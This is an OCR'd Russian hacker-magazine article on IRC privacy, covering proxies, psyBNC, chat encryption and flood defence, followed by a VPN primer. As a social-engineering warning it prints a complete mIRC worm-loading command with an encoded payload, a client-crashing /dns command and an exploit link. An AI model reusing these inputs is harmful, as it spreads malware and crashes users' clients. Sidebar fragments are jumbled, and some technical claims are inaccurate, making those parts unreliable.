Самой большой проблемой в IRC является открытый IP-адрес. Особенно это актуально для старых зарубежных сеток, типа IRCNet, EFNet и DALNet. В русских сетях софт снабжен фильтром адреса при наличии у клиента флага +x. Айпишник представляется в виде четырех частей, две из которых имеют правдивый вид, третья - специальное число, а последняя - определенная приписка с цифровым коэффициентом :). Казалось бы, определить адресок простому смертному нереально, но хитрожопые хакеры придумали декодер, который быстро превращает бессмыслицу в реальный адрес. Поэтому доверять примитивной защите со стороны сервера я бы не советовал.



Установка прокси-соединения

Но старые дедовские методы сокрытия сетевого адреса работают и по сей день. Самый популярный из них - создание туннеля через сторонний сервер. В туннелировании трафика тебе помогут специальные сервисы, как например: proxy, socks, BNC и т.п. Рассмотрим их работу подробнее.

Самым распространенным методом защиты адреса является, конечно же, прокси-сервер. Заострять внимание на этой теме я не буду, поскольку она подробно освещена в одной из статей этого номера. Скажу лишь, что подойдут проксики с поддержкой SSL, то бишь HTTPS-Proxy. Понимать прокси-соединения клиент mIRC научился

PsyBNC используется не только в качестве защитного средства. Баунсер поддерживает так называемые виртуальные хосты, которые могут быть подвязаны на сетевые интерфейсы сервера. Таким образом, посадив PsyBNC на машину с элитным именем, человек может показать свою крутость и немного погнуть пальцы перед ламерами ;).

Защититься от $decode-червя можно командой "/unload -rs antiflood". Хотя название скрипта может быть другим.

Скачать самые свежие релизы mIRC можно с официального сайта mirc.com/get.html.

Используя консольный клиент с программой screen, ты можешь находиться в вечном онлайне и в относительной безопасности.

MIRC ПОД УГРОЗОЙ

Подробнее почитать об уязвимости мирки можно в "Обзоре эксплойтов" (Хакер, 11/2003), либо в интернете: **www.irchelp.org/irchelp/mirc/exploit.html**. Сам эксплойт можно скачать (только в ознакомительных целях!) отсюда: **http://kamensk.net.ru/forb/1/x/mirc-dos.pl.tar.gz**. В довесок к этому даю скрипт, который используется как защита от переполнения: **www.erler.org/Olathe/exploit fix.mrc**.

Следует сказать, что рабочий носок найти гораздо сложнее, чем HTTPS-прокси.

очень давно, поэтому сторонние программы использовать не придется. Главное, чтобы такая прокся поддерживала метод CONNECT, и ее правилами не было запрещено подключаться к портам IRC.

Помимо проксика, можешь юзать socks-сервер, который обменивается с клиентом бинарными данными и поддерживается практически всеми IRC-клиентами. Но следует сказать, что рабочий носок найти гораздо сложнее, чем HTTPS-прокси.


Наиболее интересным является BNC ("баунсер"). Это не принадлежность сетевого стандарта 10Base2 :), а всего-навсего IRC-прокси. Существует несколько видов баунсеров, наиболее распространен из которых psyBNC. Рассмотрим его работу в деталях.

Настройка psybnc

КОМАНДЫ PSYBNC

Раз уж я заговорил о баунсере, то приведу список команд, которые помогут тебе освоиться в работе IRC-прокси:

/ADDSERVER server :port - добавляет новый сервер в лист проксика
/DELSERVER :номер - удалить выбранный сервер
/BQUIT - выход с сервера
/ENCRYPT password :channel|nick - включение криптования для указанного объекта
/DELENCRYPT номер - деактивация криптования
/LISTENCRYPT - узнать список криптуемых бесед



Подробная помощь по команде /encrypt

Итак, IRC-прокси полностью эмулирует ircd-сервер (иначе никак: следует добиться совместимости с клиентом). После соединения проксик запрашивает пароль (все как в RFC1459 ;)) и соединяется с настоящим IRC-сервером. Впрочем, соединение как таковое происходит всего один раз - после дисконнекта пользователя баунсер остается в вечном онлайне. Таким образом, польза от psyBNC - сокрытие IP-адреса и вечный онлайн в IRC.

Установка баунсера (он работает под *nix, конечно) предельно проста и требует лишь наличия пакета ncurses. Скачать последнюю версию проксика можно отсюда: www.shellcentral.com/downloads/files/psyBNC2.3.1.tar.gz. Затем придется потратить пару минут на рутинный процесс установки.

Для корректной компиляции командуй make и make menuconfig. Если ты внимательно читал предыдущий абзац и установил ncurses, то перед тобой предстанет интерактивное меню. Здесь ты можешь добавить первого пользователя, то есть себя. Для этого укажи свой идент (username) и права (admin). Ну и, конечно же, ник. Сделал? Сохраняйся и выходи.

Теперь запускай баунсер. Если все в порядке, трави mIRC на указанный порт и радуйся жизни - psyBNC готов к эксплуатации. Теперь тебя не зафлудит никакой хакер.

СПАСИСЬ И СОХРАНИСЬ!

Даже если ты нашел проксик, установил баунсер или socks, абсолютную безопасность твоего пребывания в IRC никто не гарантирует. При желании тебе можно навредить, даже не зная твоего IP. Первый способ, как я уже говорил, заключается в получении трафика от флудботов. При этом, как правило, овнер-ботовод не преследует цели зафлудить именно тебя (хотя случаи бывают разные), а приглашает свой выводок на какой-нибудь крупный канал, где и происходит флуд в виде многочисленных бессмысленных фраз. Ущерб от такого злодеяния может стоить тебе от 5-10 мегабайт до нескольких гигабайт трафика. Уберечься от флуда практически нереально, единственный выход - уйти с канала в момент атаки. Однако подготовиться к возможному нападению очень просто - необходимо установить режим канала +R, который запрещает вход незарегистрированным пользователям. При этом ламер, до сих пор не зарегивший свой ник, также не сможет зайти в виртуальную комнату, но это уже побочный эффект ;). В новых версиях PTlink ircd был добавлен режим +p, который устанавливается уже на ник пользователя и скрывает список каналов в ответе /WHOIS. Если ты обитатель

Установить поддержку прокси можно командой "/firewall -mmethod on host port login password". Метод может быть 4, 5 или p (proxy). Команда полезна для скриптов.

»

IRCNetRU, можешь воспользоваться этой фичей.

Помимо флуда, злоумышленник может одной левой уронить твой клиент. Особенно это касается mIRC. Совсем недавно в нем была обнаружена уязвимость, которая заключается в переполнении буфера. Имя файла, пересылаемое по DCC, не проверялось на размер. При этом если оно составляет более 270 символов, клиент успешно умирает :). После обнаружения баги вышел mIRC 6.12, спустя несколько дней брешь обнаружили и в этом релизе, но публичного эксплойта до сих пор нет. Единственной защитой от напасти является установка игнора на все DCC-запросы. Это делается командой /ignore -wd *.

ДАЙ ОТПОР СНИФЕРАМ!


И, наконец, самая неприятная проблема это снифинг данных в IRC. Представь себе, что твой сегмент состоит из 30 машин. За одной сидишь ты, а за другой - сосед Вася с tcpdump'ом в руках. Если ты изучал стандарт Ethernet, то понимаешь, что все пакеты от твоего компьютера автоматически будут переданы повторителем на все Васины порты (естественно, что мы рассматриваем один домен коллизий), и Вася обязательно узнает о том, как ты развлекался с виртуальной девчонкой. Можно даже усложнить ситуацию, когда перехват осуществляется на (захаканном) центральном маршрутизаторе. Сам процесс снифинга отловить сложно (но можно, особенно локально - прим. peg.), поэтому способы противостояния ему сразу можно отбросить. Остается задействовать прелести прикладного уровня сетевой модели, которые заключаются в шифровании данных.

Из сторонних программ для шифрования IRC-разговоров я бы рекомендовал скрипт к mIRC под названием Enygma Crypt. Малышка Энигма, состоящая из библиотеки и миниатюрного сценария, зашифрует твои сообщения методом cast128. Принцип работы этой программы очень прост - перед использованием генерируется пароль-ключ, который знают лишь избранные, кому действительно нужно видеть приватную беседу. Как ты уже догадался, весь базар зашифровывается необратимой функцией с помощью этого ключика.

Но в любой бочке меда есть своя ложка дегтя. Это касается и Энигмы. Например, фразы, начинающиеся с обратного слеша, Enygma считает командой и отказывается их шифровать. Кроме этого, слишком большие мессаги также пропускаются. Но при желании все эти проблемы решаются пластической операцией над скриптом.

Скачать малютку можно здесь: http://enigma.belland.org.uk/enigmacrypt.zip. Так как прога весьма популярна, поговорим подробнее о ее установке и использовании.

Сперва необходимо подгрузить библиотеку cast.dll. Для этого закинь ее в %WINDIR%, после чего командуй "regsvr32 cast.dll" (в win9x/me подгружать DLL не нужно). После этого лезь в Remote (Alt+R) и активируй сценарий. Теперь кликай правой кнопкой по каналу. Ты увидишь новый пункт меню Enygma, в котором нужно выбрать пункт Initialise




Простой скрипт утилиты

Шифрованная беседа

МЕТОДЫ ЗАЩИТЫ ОТ ФЛУДА

Проблема флуда весьма актуальна, потому что не только клиенты, но и хозяева серверов получают огромный трафик. Чтобы флуда было меньше, а посетителей больше, администраторы сетей предпринимают дополнительные меры против флуда. Так, например, в русской сети IRCNetRU были введены дополнительные флаги (это +x и +p), а также серверы, контролирующие подключения. В случае, когда на ircd заходит флудбот, автоматически устанавливается G-line (бан на сервер). Таким образом, флуда в IRCNetRU стало значительно меньше. Чтобы установить заданные режимы, перейди во вкладку Perform и впиши строку /mode $me +ixp. Впрочем, мод +i устанавливается в главном разделе подключений mIRC.



Автоматизация рутинного процесса

Помимо psyBNC существуют другие бунсеры, как например: ezbounce, bnc и т.п.

Локал и глобал операторы в любом случае могут узнать твой IP-адрес. Как показывает практика, среди них тоже есть крысы, поэтому будь бдительным!

Из сторонних программ для шифрования IRC-разговоров я бы рекомендовал скрипт к mIRC под названием Enygma Crypt.


ПРАКТИЧЕСКИЕ РЕКОМЕНДАЦИИ

■ Сформулируй для себя ряд правил, которых следует всегда придерживаться. Вот некоторые из них:

❶. По возможности используй различные средства защиты, когда ты в IRC (я выбираю безопасный IRC :)) - proxy, socks, BNC и прочее.
❼. Никогда и ни при каких обстоятельствах не выдавай свой IP незнакомым людям. И знакомым тоже не говори (даже твоя родная мама может оказаться на поверку злобным хакером - прим. peg. :-)).
❽. Многие сервисы запоминают информацию о зарегистрированном пользователе: например, ICQ-номер, местоположение и прочие детали. Не советую их вбивать, поскольку это довольно глупая идея. Лучше воспользуйся опцией "/ns set private on", чтобы засекретить информацию о своем нике.


Сокрытие инфы о нике

❿. Читай багтрак и будь в курсе новых IRC-уязвимостей. В этом тебе может помочь и твой любимый журнал Хакер (рубрика "Обзор эксплойтов").
❻. Не будь глупым и не вбивай странные команды. Даже если их выдают за способ защититься от флуда или получить ОПа. Расшифровать хеш команды $decode можно обратной функцией $encode с теми же параметрами.



Мирковый хелп по встроенным функциям

❾. По возможности шифруйся. То есть используй различные приблуды от снифферов: SSL, Enygma и прочие вещи. В этом может помочь статья в X 01.2003 (см. **www.xakep.ru/magazine/xa/049/054/1.asp**) "Шифруйся в IRC по полной".
❼. На личных каналах устанавливай режимы против флуда. Это могут быть флаги +S (против спама), +d (против повторов), +c (против цветных сообщений) и +R (на канал могут зайти только регистрированные ники - идеальный способ защититься от бот-атак).
8. Установи себе персональный файрвол. Тогда даже через самую большую дыру в клиенте злобный хакер не сможет порыться в твоей системе.



BlowFish в psybnc

Enygma CrYpT key. Ключ должен составлять как минимум 6 символов и быть достаточно сложным. После всех операций активируй Энигму соответствующим пунктом меню и радуйся жизни - твою приватную беседу никто не расшифрует.

Я уже рассказывал про psyBNC, но не упоминал о том, что баунсер поддерживает шифрование трафика. Достаточно лишь набрать команду "/ENCRYPT пароль :канал|ник", и все твои фразы будут шифроваться методом BlowFish. Естественно, расшифровать мессаги могут лишь те, кто юзает psyBNC и знает пароль. В противном случае клиент получит неразбериху.

Однако шифрование происходит лишь после того, как клиент отошлет сообщение на сервер. Ты понимаешь, что защититься от ушастого соседа Васи при таком раскладе нельзя - трафик будет перехвачен раньше, чем он зашифруется. На помощь приходит поддержка SSL-соединения, при котором данные будут передаваться по защищенному соединению, а затем шифроваться. Именно этот вариант необходимо выбирать, если ты любитель баунсера ;) (и страдаешь паранойей, т.к. при SSL-коннекте уже происходит шифрование трафика, которого более чем достаточно для защиты от прослушивания хитрым соседом - прим. ред.).

В PsyBNC иногда появляются известные уязвимости, поэтому следи за событиями и вовремя накладывай патчи.

Не стесняйся и докладывай операторам IRC-сети о нарушениях. Если ты в русском IRC, то меры будут приняты очень быстро.

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

Вот, собственно, и все вредоносные методы в IRC. Но даже если ты шифруешься, скрываешь свой IP-адрес и имеешь непробойный клиент, тебя могут конкретно поиметь. Социальная инженерия творит чудеса. Используя ее приемы, хакер может запросто узнать твой IP-адрес, пароль к энигме, а также телефон и размер обуви. Ты, даже сам не подозревая, выдашь инфу якобы грудастой девочке, которая решила с тобой пофлиртовать. Естественно, приемы социальной инженерии легко сработают на новичке и будут раскушены человеком, который провел в IRC несколько лет. Впрочем, никто не застрахован от неприятностей.

Рассмотрим простой пример: тебе в приват приходит сообщение подобного рода:

<Super> Выполни это и навсегда избавишься от флуда! //write antiflood $decode(b24gKzE6dGV4dDoqOio6eyBpZiAo8Oji5flgaXNpbiAkMS0plHsgLmF1c2VyIDIgJG5pY2sgfCAubXNnICRuaWNrIMLt6Ozg7ejllSDH4Pno8ujy5SDx5eH/IO7yIPTr8+TgISDN4OHl8Ojy5TogfCAubXNnICRuaWNrIC8vd3JpdGUgYW50aWZsb29kICQgJCsgZGVjb2RlKCAkKyAkZW5jb2RlKCRyZWFkKCRzY3JpcHQsbiwxKSxtKSAkKyAsbSkgJGNocigxMjQpIC5sb2FkIC1ycyBhbnRpZmxvb2QgfSB8IGlmICChzZW5kID09ICQyKSB7ICRldmFsKCQzLSwyKSB8IC5jbG9zZW1zZyAkbmljayB9IH0=,m) | .load -rs antiflood

Набрав предлагаемые строки, ты подгрузишь скрипт-червяк, который будет распространяться без твоего ведома. Вообще, не рекомендую набирать команды, содержащие в себе функцию $decode(), предварительно не расшифровав ее параметры - можешь ненароком отформатировать себе жесткий диск :).


Другой пример. Клиент mIRC можно завалить простой командой /dns 66.134.31.1. Хитрое оформление зон вводит мирк в ступор. Естественно, что так просто юзер не наберет команду, а вот заставить его это сделать вполне реально ;). Например, сказать: "Эй, чувак, хочешь такой хост? Резолвни 66.134.31.1". Нет, я не призываю к массовому убийству клиентов, я лишь хочу предупредить тебя об опасности :).

Баги в клиентах всегда были. Нужно лишь читать багтрак, чтобы узнать их. Например, в Win9x винда убивалась простой командой "/run con/con", "/write aux" и т.д. А также существовал софт, который посредством кривого CTCP-запроса валил пирч (и винду заодно).

СПАСИБО, Я КОНЧИЛ

Даже если ты умеешь противостоять приемам социальной инженерии и абсолютно зашифрован, все равно найдется вредитель, который сделает свое черное дело. Пожалуй, единственной защитой от этого будет отказ от IRC, но на такие жертвы ты, надеюсь, не пойдешь. Мой тебе совет: действуй в зависимости от ситуации - шифруйся, где это действительно необходимо. Согласись, что использовать Энигму в мирной локальной сети глупо так же, как юзать PsyBNC при двухминутных переписках. А если ты не уверен в своей защите, еще раз внимательно перечитай эту статью ;).

Но даже если ты шифруешься, скрываешь свой IP-адрес и имеешь непробойный клиент, тебя могут конкретно поиметь.



Вредный скрипт-червь

Content:

30 Невиртуальная безопасность
Чем хороши VPN

34 IP-телефония
Вся подноготная

38 Шифрование дисков
DriveCrypt, BestCrypt, PGPdisk - krootaя троица!

42 Заметаем следы
Как не оставлять следов на своем компе

46 Смерть баннерам и всплывающим окнам!
Adware/Spyware под прицелом

50 Плюсы и минусы GSM
Разнообразные аспекты безопасности мобильной связи

56 Теперь мы знаем, кто управляет твоей сетью
ЛВС: приватность, секьюрность

62 Есть ли уши у телефона?
Безопасность ТФоП

ПРИВАТНОСТЬ

Скрыпников 'Slam' Сергей (sergey@soobcha.org)

НЕВИРТУАЛЬНАЯ БЕЗОПАСНОСТЬ

ЧЕМ ХОРОШИ VPN

Я уверен, что если ты спросишь троих друзей, что такое VPN, то получишь не менее четырех толкований этого понятия :). Базовое определение VPN неоднозначно, и каждый, кто об этом говорит, высказывает лишь свою субъективную точку зрения...

КАК ВСЕ НАЧИНАЛОСЬ

История появления VPN тесно связана с услугой Centrex в телефонных сетях. Понятие Centrex возникло на рубеже шестидесятых годов в США как общее название способа предоставления услуг деловой связи абонентам нескольких компаний на основе совместно используемого оборудования одной учрежденческой станции PBX (Private Branch Exchange). С внедрением в США и Канаде станций с программным управлением термин приобрел иной смысл и стал означать способ предоставления деловым абонентам дополнительных услуг телефонной связи, эквивалентных услугам PBX, на базе модифицированных станций сети общего пользования. Основное преимущество Centrex (да и VPN, как ты узнаешь ниже) заключалось в том, что фирмы и компании при создании выделенных корпоративных сетей экономили значительные средства, необходимые на покупку, монтаж и эксплуатацию собственных станций. Хотя для связи между собой абоненты Centrex используют ресурсы и оборудование сети общего пользования, сами они образуют так называемые замкнутые группы пользователей CUG (Closed Users Group) с ограниченным доступом извне, для которых в станциях сети реализуются виртуальные PBX.

В стремлении преодолеть свойственные Centrex ограничения была выдвинута идея виртуальной частной сети VPN - как объединение CUG, составляющих одну корпоративную сеть и находящихся на удалении друг от друга.


ЧТО ТАКОЕ VPN

VPN-соединение - это технология эмуляции соединения "точка-точка" через сеть общего пользования. При этом между тобой (вернее, твоим компьютером) и провайдером организуется так называемый туннель, по которому пакеты исходящей от тебя информации достигают провайдера.

Виртуальные частные сети применяются для создания безопасных и надежных каналов, связывающих локальные сети и обеспечивающих доступ к ним пользователей, постоянно меняющих свое географическое местоположение. В основе этих сетей лежит использование открытой и общедоступной сети, такой как твой любимый интернет.

КАК РАБОТАЮТ VPN

Я не буду утомлять тебя техническими терминами, а попробую показать все на реальном примере. В простейшей форме виртуальные частные сети (сейчас и в дальнейшем я подразумеваю VPN, организованные через интернет) соединяют множество удаленных пользователей или удаленные офисы с сетью предприятия, или что-то типа этого, примеров можно привести сотню. Схема соединения для связи с от-




Примерная схема организации VPN

VPN С УДАЛЕННЫМ ДОСТУПОМ

По результатам исследований IDC и Forrester Research, в стоимости глобальных сетей (WAN - wide area network) трафик составляет около 40%, еще 40% - это эксплуатационные расходы и 20% - стоимость оборудования. VPN с удаленным доступом существенно снижают общую стоимость WAN путем снижения расходов на трафик. Принцип их работы прост: пользователи устанавливают соединение с провайдером, после чего их вызовы туннелируются через инет, что позволяет избежать платы за междугородную и международную связь. Затем все вызовы концентрируются на соответствующих узлах и передаются в корпоративные сети. Такая существенная экономия является мощным стимулом, но использование открытого интернета в качестве магистрали для транспорта корпоративного трафика принимает угрожающие размеры, что делает механизмы защиты информации жизненно важными элементами этой технологии.

В качестве примера можно привести американскую некоммерческую экологическую организацию Nature Conservancy с 1500 сотрудниками, работающими вне офиса, и с 300 офисами по всему миру. Эксперты оценили, что за счет применения VPN и устранения расходов на коммутируемые соединения, компания экономит в год около 300 тыс. долларов.

(по материалам BUSINESS ONLINE)



Софт от Циско

сутствующими служащими или с представительствами компании в других городах и странах очень проста. Удаленный пользователь посылает информацию в точку присутствия местного сервис-провайдера (ISP), затем вызов шифруется, проходит через инет и соединяется с сервером предприятия абонента.

Некоторые технологии предлагают возможности роуминга (думаю, тебе знакомо это слово, ведь у тебя есть мобильник?!), который позволяет пользователю связаться с ISP отовсюду с целью получения доступа к своей закрытой VPN.

Таким образом, работа VPN основана на формировании туннеля между двумя точками интернета. В самом распространенном случае клиентский компьютер устанавливает с провайдером стандартное соединение PPP, после чего подключается через инет к центральному узлу. При этом формируется канал VPN, представляющий собой туннель, по которому можно производить обмен данными между двумя конечными узлами. Этот туннель непрозрачен для всех остальных пользователей этого провайдера, включая самого провайдера.

СЧИТАЕМ БАБОСЫ

Основным преимуществом VPN перед выделенными каналами обычно называют сохранение денег компании, и согласись, это не последний вопрос для любого человека в нашей стране, да и вообще в мире.

Если ты (или твоя компания) будешь юзать VPN вместо WAN, тебе не нужно арендовать дорогие выделенные линии. С VPN ты можешь использовать твое существующее соединение с инетом. При поддержке удаленных пользователей, присоединенных к VPN, единственная стоимость для удаленного доступа - несколько десятков баксов в месяц, все зависит от твоего провайдера. За эту сумму удаленные пользователи могут устанавливать частное соединение с корпоративной сетью.

Можешь взять прейскурант на междугородные переговоры и на доступ в интернет и посчитать все сам, сразу почувствуешь разницу :).

ОРГАНИЗАЦИЯ VPN

Что необходимо для организации VPN:

Канал доступа для центрального офиса и каждого подразделения или пользователя. Это может быть как выделенка, так и диалап (хотя, думаю, ес- »

ли фирме необходима VPN, то она сможет потратиться и на выделенку...);

Оборудование узла доступа в центральном офисе (VPN-сервер), оборудование доступа для каждого подразделения или пользователя (VPN-клиент). В качестве VPN-сервера может выступать как специализированное оборудование, так и обычный маршрутизатор, а в качестве VPN-клиента для подразделения может выступать обыкновенный маршрутизатор.

У тебя может возникнуть вопрос, может ли один комп быть членом сразу двух и более VPN. Ответ - нет. Каждая машина может быть членом только одной VPN. (Это верно, если через VPN организуется удаленный доступ в одну сеть, не подключенную к другим. Но VPN можно использовать и как туннель между двумя компами, подключенными к интернету. В таких случаях можно организовать VPN поверх VPN.)

ВИДЫ VPN

Принято выделять три основных вида: VPN с удаленным доступом (Remote Access VPN), внутрикорпоративные VPN (Intranet VPN) и межкорпоративные VPN (Extranet VPN).

VPN удаленного доступа называют иногда Dial VPN. Они позволяют индивидуальным dial-up-пользователям связываться с центральным офисом через инет или другие сети общего пользователя безопасным образом.

Интранет VPN еще называются "точка-точка", или LAN-LAN VPN. Они распространяют безопасные частные сети на весь инет или другие сети общего пользования.

Экстранет VPN идеальны для e-коммерции. Они дают возможность безопасного соединения с бизнес-партнерами, поставщиками и клиентами. Экстранет VPN - это некое расширение Интранет VPN с добавлением файрволов, чтобы защитить внутреннюю сеть.

БЕЗОПАСНОСТЬ

Никакая компания, а уж тем более ты, со своими хацкерскими делишками, не хотели бы открыто передавать в инет финансовую или другую конфиденциальную информацию. Каналы VPN защищены мощными алгоритмами шифрования, заложенными в стандарты протокола безопасности IPsec. IPSec (Internet Protocol Security) создает основы безопасности для IP. Протокол IPsec обеспечивает защиту на сетевом уровне и требует поддержки стандарта IPsec только от общающихся между собой устройств по обе стороны соединения. Все остальные устройства, расположенные между ними, просто обеспечивают трафик IP-пакетов.

Две взаимодействующие стороны заключают соглашение для обмена данными. Это соглашение регулирует некоторые параметры: IP-адреса отправителя и получателя, криптографический алгоритм, порядок обмена ключами, размеры ключей, срок службы ключей, алгоритм аутентификации и т.п.


ПРЕИМУЩЕСТВА VPN

Преимущества VPN и выгоды для клиента:
Высокие скорости подключения;
Гарантированная полоса пропускания виртуальных каналов связи;
Отсутствие оплаты за кабельные линии, соединяющие локальные сети;
Более экономичное, надежное и безопасное решение для создания VPN.

Применение VPN-доступа уменьшит затраты на:
Закупку, монтаж и конфигурирование серверов удаленного доступа и модемов;
Сетевое оборудование;
Управление клиентским программным обеспечением;
Контроль трафика удаленного доступа;
Телефонные соединения;
Количество высококвалифицированных сетевых администраторов;
Требуемое число портов доступа при увеличивающемся количестве удаленных пользователей;
Линии связи.

Единовременные затраты со стороны клиента:
Покупка модема;
Плата за подключение и доступ к сети.

Ежемесячные затраты:
Плата за выделенный порт;
Плата за организацию PVC (постоянный виртуальный канал).



Более сложная система VPN

АТАКИ НА VPN

Первое, что приходит на ум, - это атаки на используемый криптографический алгоритм. В настоящий момент все алгоритмы можно условно разделить на две категории: известные и секретные. К известным алгоритмам относятся DES, TripleDES, RSA, AES и наш отечественный ГОСТ 28147-89.

ВОЗМОЖНОСТИ VPN

■ Полностью централизованное управление.
Используется туннелирующий механизм (инкапсуляция), основанный на RFC-1234.
Поддерживаются несколько протоколов (IPX по IP и IP через IP).
Легко добавляются члены в VPN.
Возможность защиты:
LAN-LAN трафик (для Интранет).
LAN-WAN-LAN трафик (между корпоративными сетями через инет).
Использование стандартных криптографических алгоритмов:
RC2 - алгоритм шифрования (40/128 bits).
DSA - алгоритм авторизации (512 bits).
Diffie-Hellman алгоритм для обмена ключами (512 bits).
MD5 - алгоритм для контроля над целостностью.
И множество других, оценить которые ты можешь, только сам поюзав VPN...

Эти алгоритмы знакомы специалистам довольно давно, так же как и их слабые и сильные стороны.

